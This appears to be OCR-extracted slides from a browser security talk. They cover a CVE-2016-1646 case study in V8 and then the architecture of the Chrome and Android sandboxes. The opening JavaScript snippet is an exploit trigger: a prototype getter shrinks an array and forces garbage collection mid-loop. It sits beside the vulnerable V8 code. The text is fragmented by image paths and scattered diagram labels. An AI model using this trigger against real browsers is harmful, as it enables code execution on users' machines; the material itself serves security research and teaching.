Object.defineProperty(b.__proto__, 1, { <-- define b.__proto__[1] to gain the control in the middle of the loop
  get: function () {
    b.length = 1; <-- shorten the array
    gc(); <-- shrink the memory
    return 1;
  },
  set: function(new_value){
        /* some business logic goes here */
        value = new_value
    }
});
```

Case study: CVE-2016-1646




```
case FAST_HOLEY_DOUBLE_ELEMENTS:
case FAST_DOUBLE_ELEMENTS: {
  //......
  for (int j = 0; j < fast_length; j++) {
    HandleScope loop_scope(isolate);
    if (!elements->is_the_hole(j)) {
      double double_value = elements->get_scalar(j);
      Handle<Object> element_value =
          isolate->factory()->NewNumber(double_value);
      visitor->visit(j, element_value);
    } else {
      Maybe<bool> maybe = JSReceiver::HasElement(array, j);
      if (!maybe.IsJust()) return false;
      if (maybe.FromJust()) {
        Handle<Object> element_value;
        ASSIGN_RETURN_ON_EXCEPTION_VALUE(
            isolate, element_value, Object::GetElement(isolate, array, j),
            false);
        visitor->visit(j, element_value);
      }
    }
  }
  break;
}
```


So renderer code execution got…

- Now what?


The anatomy of Chrome sandbox

- All untrusted code runs in Target proc
- Relay most operations to Broker
- Try best to
  - lock down the capabilities of renderer
- Even renderer is compromised
  - Access is still strictly prohibited
- GPU process have higher level access
  - Than normal sandbox process




I/O thread
Main thread
Browser
ResourceDispatcher Host
Filter
Channel
ChannelProxy
RenderProcessHost
RenderViewHost
Filter
Channel
RenderProcessHost
RenderViewHost
RenderViewHost
IPC
Main thread
Render thread
RenderProcess
RenderView
RenderView
ResourceDispatcher
WebKit
Renderer
IPC
Main thread
Render thread
RenderProcess
RenderView
ResourceDispatcher
WebKit
Renderer


The new comer: GPU process



Evolution of the Android Sandbox (old time)

Evolution of the Android Sandbox (current state)

Process privileges in Android




State-of-art defense of Android sandbox

- DAC introduced by nature of Linux
- IsolatedProcess introduced in JellyBean
- SELinux enforced in KitKat
  - Further restricted in subsequent release

Chromium Android Sandbox (cont.)


- On Android, Chromium leverages the isolatedProcess feature to implement its sandbox.



```
{% for i in range(num_sandboxed_services) %}
<service android:name="org.chromium.content.app.SandboxedProcessService{{ i }}"
    android:process=":sandboxed_process{{ i }}"
    android:permission="{{ manifest_package }}.permission.CHILD_SERVICE"
    android:isolatedProcess="true"
    android:exported="{{sandboxed_service_exported|default(false)}}"
    {% if (sandboxed_service_exported|default(false)) == 'true' %}
    tools:ignore="ExportedService"
    {% endif %}
    {{sandboxed_service_extra_flags|default('')}} />
{% endfor %}
```

Chromium Android Sandbox(cont.)

